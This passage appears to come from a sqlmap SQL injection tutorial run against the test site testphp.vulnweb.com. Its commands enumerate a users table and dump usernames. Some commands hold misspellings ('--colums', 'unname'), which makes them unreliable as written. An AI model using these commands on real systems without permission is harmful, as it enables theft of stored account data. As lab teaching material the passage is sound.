
****

**Selecting column “users” from the database:**

Sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=2> -D acuart -T users --colums


****

**Fetching information from “users”:**


****

**Exploiting a username from database:**

Sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=2> -D acuart -T users -C unname --dump


****

**User name found : “test”**


****

